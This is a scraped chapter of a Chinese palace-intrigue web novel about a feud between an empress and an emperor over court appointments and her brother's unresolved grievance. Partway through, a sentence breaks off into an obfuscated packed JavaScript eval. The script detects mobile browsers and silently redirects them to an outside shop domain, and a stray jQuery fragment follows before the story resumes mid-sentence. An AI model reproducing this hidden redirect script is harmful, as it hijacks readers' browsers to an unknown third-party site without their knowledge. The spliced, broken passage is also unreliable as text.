“姐姐,姐姐,不是那样的,为什么他可以全身而退,我和薛照水的冤情呢,为什么,为什么姐姐不见我!”
“殿下!殿下!”
金阳殿回荡着许延光泣血的哀嚎,久久不散。
刘衡为了安抚许赢君,下旨以贞国公长子许延光恪尽职守,堪为外戚典范,另封侯爵,长子承袭贞国公爵位,其余诸子中择一承袭侯爵,同时许赢君的堂弟,封文安伯,亦可传袭一代。
可许延光努力了那么久,差点死在薛照月手中,后来来回在中京与桂州之间奔袭千里,这一路命悬一线,他要的是自己的清白,不是爵位!
“娘娘,您看,要不要臣去安抚安抚大公子?”
虽然皇后不见许延光,但今天一天了,皇后一个笑脸都没有,可见她心里其实是很心疼弟弟的,赵兴懂皇后的无奈,便想出去替皇后解释两句。
“也好,你去告诉他——”
许赢君实在是不忍看到许延光伤心,只能借赵兴的嘴去说,“这世上不是所有的努力都会有回报,当初我也是费尽心力服侍母妃,刘徽还不是说拒婚就拒婚,我当时忍下来了,所以我今天是皇后,你告诉延光,如今许家一门三爵位,让他要识大体,要感念陛下提拔他的恩德。”
许赢君不支持许延光大闹,她走的这一条路太难,如果有一天她败给刘衡,至少刘衡看在亏欠过延光的份上,可以保住其他许氏族人的性命。
许延光听完赵兴的话,哭得更加伤心欲绝,十几岁就残疾,甚至背负骂名,好不容易有机会为自己求个公道,结果却被迫放弃,这天大的委屈,他咽下去,如同一口吞下秤砣一般,沉重的让他想一死了之。
薛照月比他还能坚持住一些,他扶住赵兴送出来的许延光,拖着他一步一步往宫门外走,“你哭什么,你是没长手,还是没长脚,宫里不给你主持公道,你不会自己为自己主持公道?”
他为了帮弟弟求一个真相,连被抄家夺爵的准备都做好了,结果皇帝对冯家轻拿轻放,宜春侯府作为从犯,也只是得到了申斥,他被免官,如今赋闲在家。
新政推行的如火如荼,要是让人知道陛下的亲戚反而是最大的贪官,只怕天下反对新政的人就更多了,陛下为了稳住朝廷,是不会把所有的事摆到台面上来说的。
这个道理,他现在懂了。
许延光死死抓住了薛照月的手臂,薛照月孤身一人,不比他还要考虑到家族和皇后,可他不甘心,真的不甘心。
——
刘衡对许赢君的示好没有换来任何的回应,两宫僵持,刘衡命人修建的复道被许赢君当着他的面亲手关上。
“砰”地一声,让人心底发颤。
他们就这样僵持了月余。
深夜,许赢君已经睡下了,殿外突然传来宜佛的声音,“娘,娘——”
那声音带着哭腔,一下子就把许赢君吓醒了,她起身推开槅门,却见刘衡抱着孩子蹲在地上,有些可怜地抬头看着她,“阿姐,我错了,你还没有原谅我吗?”
许赢君气得不行,她把女儿交给奶娘抱走,“你当着孩子的面别说这些!”
前世宜佛性子就有些怯懦,她不像太子,身居正统,自然而然就有前朝大臣护着他,不被后宫波及,也不想刘祺,长大了,自然就封王建府了,她留在宫里,看着母亲的地位起伏不断,常觉不安,因此十分胆小,连出嫁都要求嫁回许家,不肯再看刘衡为他挑选的任何夫婿。
现在刘衡把孩子抱出来博同情,许赢君岂能不生气?
刘衡则有些委屈,“我怕阿姐一辈子都不理我了。”
许赢君紧了紧披风,“不要卖弄了,你不是怕我不理你,你是怕我对付你!”
得罪了她,再来哄哄,指望她把这件事轻轻放过,许赢君岂会看不懂刘衡?
刘衡脸色一僵,随即笑着道:“我们总归是夫妻,阿姐难道真能一辈子生我的气?”
刘衡甚至有些无赖,其实这就是他打的主意,哪怕闹得再大,许赢君再气他,也总会消气的,他们还要朝夕相处过一辈子,几十年,铁杵都能磨成针,何况人心本来就是软的。
既然阿姐总有一天能原谅他,他所做的事,就是无本的买卖。
许赢君果然没再继续说话,一辈子太长,让她如何断定。
她只能肯定现在,盛怒道:“你滚!”
许赢君用力拍上槅门,刘衡缓缓站起身,夜已经深了,王敬安小声道:“陛下,娘娘睡下了,咱们明天再来吧。”
刘衡却不肯,他摇摇头,就那么站着,一动也不动。
第二日,乐景给许赢君梳头,小声道:“陛下昨天在您寝殿外头站了三个时辰,都快要上朝了才走,走的时候,要不是王敬安和赵兴搀着,还差点摔了。”
许赢君握紧手中的金簪一声冷笑,刘衡这是吃定她会心软了。
——
政事堂,枢密院直学士范新武不断哀求曾介之,“相公,相公,我已经知道错了,求您了,再宽限些时日,我必定安抚好那些将军。”
曾介之也十分无奈,范新武抢了何彰的位置,当初皇后为了稳住皇帝,所以没有发作,现在皇帝耍阴招,把皇后给坑得一句话都说不出来。
现在皇后不干了,要把本来让出去的位置抢回来,范新武就遭殃了。
他拍拍范新武德肩膀,小声道:“我看你也是个老实人,才多句嘴,听我的,别想其他的,赶紧把这官给辞了,免得把命给丢了!”
范新武表情一愣。
曾介之没说话,皇后可不是个心慈手软的人,她现在只是想让范新武把位置还给何彰,范新武要是赖着不走,那皇后会做出什么事来就不好说了。
“可……可我我我……”
范新武自然是有些舍不得了,他还不容易才入枢密院,这要是退下去,以后再想往上走就难了。
“哎呀!”
曾介之见他犹豫,就知道他还是想留下,便一把甩开范新武德手,开门见山道:“你既然舍不下这身官服,就撸起袖子保住自己的位置,到时候陛下必定重用你,端看你有没有真本事罢了!”
其实帝后相争,没有能力的人避之不及,有能力的人自然会趁着风浪为自己博前程,既然要赌,就要不惜性命,又想巴结皇帝,又怕得罪皇后,只配做人的垫脚石。
见曾介之走远,范新武急得在原地直跺脚,往上拼,可能会富贵荣华,也可能会身首异处,他带着一家子老小,不过想过些好日子,为什么曾
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17595789|202024||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
相公就是不能理解他呢?
没过几日,曾介之带头弹劾了范新武,指责他作为枢密院直学士处事不公,与各地州府将官不和,导致福州,益州,蜀州,江州四州的驻军怨声载道,对朝廷颇有怨言,朝廷无法驱使地方厢军保卫地方州府,敦促新政推行。
皇帝十分震惊,不过他还没来得及疑惑为什么曾介之弹劾范新武之前,没和自己通气,曾介之又上了折子替何彰喊冤,说他只是因为侄女与皇后堂弟联姻,就遭到弹劾,被赶出枢密院,实属处置太过。
这下就不用再问了,曾介之当初并不赞同他包庇冯家,现在看来,他十分同情皇后了。
曾介之毕竟是自己的宠臣,皇帝也不好在朝上提出质疑,曾介之和他是一体的,质疑他不就是打自己的脸吗?
皇帝点点头,脸色难看至极,“那就命审官院先查,如果属实,我决不轻饶!”
说罢,皇帝看了曾介之一眼,明显十分不悦。
曾介之连忙低下头,他当然还是忠于皇帝的,但皇帝最近明显召见沈存正的次数更多了,要是一直这样下去,他肯定得去找皇后套套近乎,免得哪天稀里糊涂就被沈存正赶出中央了。
退朝之后,猝不及防被坑了一把的刘衡立马召来范新武,亲自查问,“我看你也不是脾气不好的人,这到底是怎么回事,怎么会有这么多人一起弹劾你,说你太过霸道?”
为什么之前一点风声都没露出来?
范新武既是惭愧,也是委屈,“陛下,臣和何彰虽然品级相同,但臣出身武举,背后一无靠山,二无背景,臣这个直学士当得,实在没法与何相公相比,他出身将门,又和皇后母族亲厚,站出来就能让人信服,如今举行新政,各地驻军要裁撤冗余,将军们本来就心有怨言,要是何彰命他们裁撤兵士,他们看在皇后殿下的面子上,不仅不敢反抗,还会笑脸相迎。”
他越说越是垂头丧气,“但要是换了臣,他们就敢破口大骂,臣想要压住他们,自然只能以中央的身份强压下去,之前他们虽然有意见,却没有弹劾的事,这几日臣也不知道是为了什么,他们竟然突然一起向臣发难……”范新武犹豫了一下,才跪下,咬牙道:“不论如何,是臣辜负了陛下的信任,臣真是罪该万死,为了不耽误陛下裁军,要不您还是把何彰调回来吧。”
他还是更想保住自己的性命,至于前程,他不觉得自己能斗过皇后。
皇帝没想到皇后一出手,就能把范新武吓成这样,他为了保住官位,竟然主动开口要求把何彰换回来。
而且范新武虽然说自己不知道是为了什么,但他明显是非常清楚,自己是被皇后给针对了,只是在装傻而已。
败军之将,毫无士气,强行留下也没有用,皇帝叹口气,“算了,你这半年也辛苦了,既然如此,朕就把你调回地方上吧。”
范新武大喜,忙不迭地谢恩磕头。
此事一起,皇帝没再去见过许赢君,他明白,这不是撒娇耍赖就能解决的事了。
皇后虽然不阻拦新政,但她明目张胆地接手了各地的势力,甚至通过何彰,拥有了部分军队,朝廷之上,大臣们对于皇后的畏惧日益增加,刘衡有预感,这个势头下去,皇后真的快和他二分天下了。